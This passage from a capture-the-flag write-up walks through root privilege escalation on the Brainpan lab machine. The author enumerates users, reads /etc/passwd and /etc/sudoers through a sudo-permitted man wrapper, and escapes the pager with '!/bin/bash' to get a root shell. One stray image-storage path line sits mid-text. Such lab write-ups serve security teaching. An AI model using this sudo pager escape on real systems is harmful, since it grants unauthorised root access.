ls
anansi  puck  reynard
puck@brainpan:/home$ ls -la
ls -la
total 20
drwxr-xr-x  5 root    root    4096 Mar  4  2013 .
drwxr-xr-x 22 root    root    4096 Mar  4  2013 ..
drwx------  4 anansi  anansi  4096 Mar  4  2013 anansi
```


```
drwx------  7 puck    puck    4096 Mar  6  2013 puck
drwx------  3 reynard reynard 4096 Mar  4  2013 reynard
```

Two more users in the system....

```
>_ term
puck@brainpan:/home$ cd /opt
cd /opt
puck@brainpan:/opt$ ls
ls
puck@brainpan:/opt$ ls -la
ls -la
total 8
drwxr-xr-x  2 root root 4096 Mar  4  2013 .
drwxr-xr-x 22 root root 4096 Mar  4  2013 ..
puck@brainpan:/opt$ cd /etc
cd /etc
puck@brainpan:/etc$ cat passwd
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:104::/var/run/dbus:/bin/false
reynard:x:1000:1000:Reynard,,,:/home/reynard:/bin/bash
anansi:x:1001:1001:Anansi,,,:/home/anansi:/bin/bash
puck:x:1002:1002:Puck,,,:/home/puck:/bin/bash
puck@brainpan:/etc$
```

one of them is probably admin:

```
>_ term
puck@brainpan:/etc$ cat group
cat group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
```



```
adm:x:4:reynard
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:reynard
floppy:x:25:
tape:x:26:
sudo:x:27:reynard
audio:x:29:
dip:x:30:reynard
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:reynard
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
libuuid:x:101:
crontab:x:102:
syslog:x:103:
messagebus:x:104:
fuse:x:105:
mlocate:x:106:
ssh:x:107:
reynard:x:1000:
lpadmin:x:108:reynard
sambashare:x:109:reynard
anansi:x:1001:
puck:x:1002:
winbindd_priv:x:110:
puck@brainpan:/etc$
```

Looks like there's sudo here :)

>_ term

```
puck@brainpan:/etc$ ls -la sudoers
ls -la sudoers
-r--r----- 1 root root 843 Mar  4  2013 sudoers
puck@brainpan:/etc$
```

Can my user use it:

>_ term

```
puck@brainpan:/etc$ sudo -l
sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
puck@brainpan:/etc$
```

Let's have a look:

>_ term

```
puck@brainpan:/etc$ sudo /home/anansi/bin/anansi_util
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
  - network
  - proclist
  - manual [command]
puck@brainpan:/home/puck$
```

"manual" option uses "man" command. I can read everything now:

>_ term

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual /etc/sudoers
<udo /home/anansi/bin/anansi_util manual /etc/sudoers
/usr/bin/man: manual-/etc/sudoers: No such file or directory
/usr/bin/man: manual_/etc/sudoers: No such file or directory
No manual entry for manual
WARNING: terminal is not fully functional
-  (press RETURN)
#  #  This file MUST be edited with the \u2019visudo\u2019 command as root.
# # Please consider adding local content in  /etc/sudoers.d/  in\u2010
stead  of  #  directly modifying this file.  # # See the man page
for  details  on  how  to  write   a   sudoers   file.    #   De\u2010
faults        env_reset      Defaults        mail_badpass     De\u2010
faults        secure_path="/usr/local/sbin:/usr/lo\u2010
cal/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

#  User  privilege  specification root    ALL=(ALL:ALL) ALL anan\u2010
```

```
si  ALL=NOPASSWD:                    /home/anansi/bin/anansi_util
puck    ALL=NOPASSWD:  /home/anansi/bin/anansi_util  # Members of
the admin group may gain root privileges %admin ALL=(ALL) ALL

# Allow members of  group  sudo  to  execute  any  command  #%su\u2010
do  ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
 Manual page sudoers line 1 (press h for help or q to quit)q
puck@brainpan:/etc$
```

I've got some hunch that there's more here than meets the eye. I went through google looking for some tricks with "man" and guess what I have found here:

3. Test commands without leaving the man page. Another cool trick is to use **!** if you want to try something you just read in the man page. The best part is that you don't have to close the man page or open another terminal. Type **!** and next type the command you want to try. Once finished hit Enter to go back to the man page.

Yes, that's mean I can do:

>_ term

```
puck@brainpan:/etc$ sudo /home/anansi/bin/anansi_util manual vi
sudo /home/anansi/bin/anansi_util manual vi
No manual entry for manual
WARNING: terminal is not fully functional
-  (press RETURN)
VIM(1)                                                              VIM(1)

NAME
       vim - Vi IMproved, a programmers text editor

SYNOPSIS
       vim [options] [file ..]
       vim [options] -
       vim [options] -t tag
       vim [options] -q [errorfile]

       ex
       view
       gvim gview evim eview
       rvim rview rgvim rgview

DESCRIPTION
       Vim  is a text editor that is upwards compatible to Vi.  It can be used
       to edit all kinds of plain text.  It is especially useful  for  editing
       programs.

       There  are a lot of enhancements above Vi: multi level undo, multi
win\u2010
       dows and buffers, syntax highlighting, command line  editing,  filename
 Manual page vi(1) line 1 (press h for help or q to quit)e
       completion,   on-line   help,   visual  selection,  etc..   See  ":help
       vi_diff.txt" for a summary of the differences between Vim and Vi.
 Manual page vi(1) line 5 (press h for help or q to quit)!/bin/bash
```

```
!/bin/bash
root@brainpan:/usr/share/man# id
id
uid=0(root) gid=0(root) groups=0(root)
root@brainpan:/home/puck# whoami
whoami
root
root@brainpan:/home/puck#
```

and enjoy my new fresh root :) Just so you know...there's another way to gain root but that's a topic for another story.